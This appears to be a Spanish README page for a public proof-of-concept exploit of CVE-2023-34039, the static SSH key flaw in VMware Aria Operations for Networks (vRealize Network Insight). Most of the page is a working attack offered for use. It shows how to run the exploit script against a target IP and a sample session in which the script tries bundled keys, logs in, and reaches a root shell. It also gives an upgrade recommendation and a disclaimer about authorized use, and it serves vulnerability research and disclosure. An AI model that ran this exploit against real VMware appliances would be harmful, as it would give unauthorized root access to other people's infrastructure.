 charondefalt/cve-2023-34039
Exploit de VMware

POC para CVE-2023-34039 VMWare Aria Operations for Networks (vRealize Network Insight) RCE por clave SSH estática
Puede encontrar un análisis de causa raíz de la vulnerabilidad en mi blog:
https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/
VMWare Aria Operations for Networks (vRealize Network Insight) desde la versión 6.0 hasta la 6.10 no regeneraba las claves ssh para los usuarios support y ubuntu, lo que permitía a un atacante con acceso SSH obtener acceso a un shell root en este producto.
Este problema fue reportado a VMWare por Harsh Jaiswal (@rootxharsh) y Rahul Maini (@iamnoooob) en ProjectDiscovery Research
Simplemente escribí el exploit, si es que se le puede llamar así, porque básicamente es un envoltorio de comandos ssh.

python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~#
Actualice a la última versión o mitigue siguiendo las instrucciones del Progress Advisory
Este software ha sido creado exclusivamente con fines de investigación académica y para el desarrollo de técnicas defensivas efectivas, y no está destinado a utilizarse para atacar sistemas excepto cuando se cuente con autorización explícita. Los mantenedores del proyecto no son responsables del uso indebido del software. Úselo con responsabilidad.
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
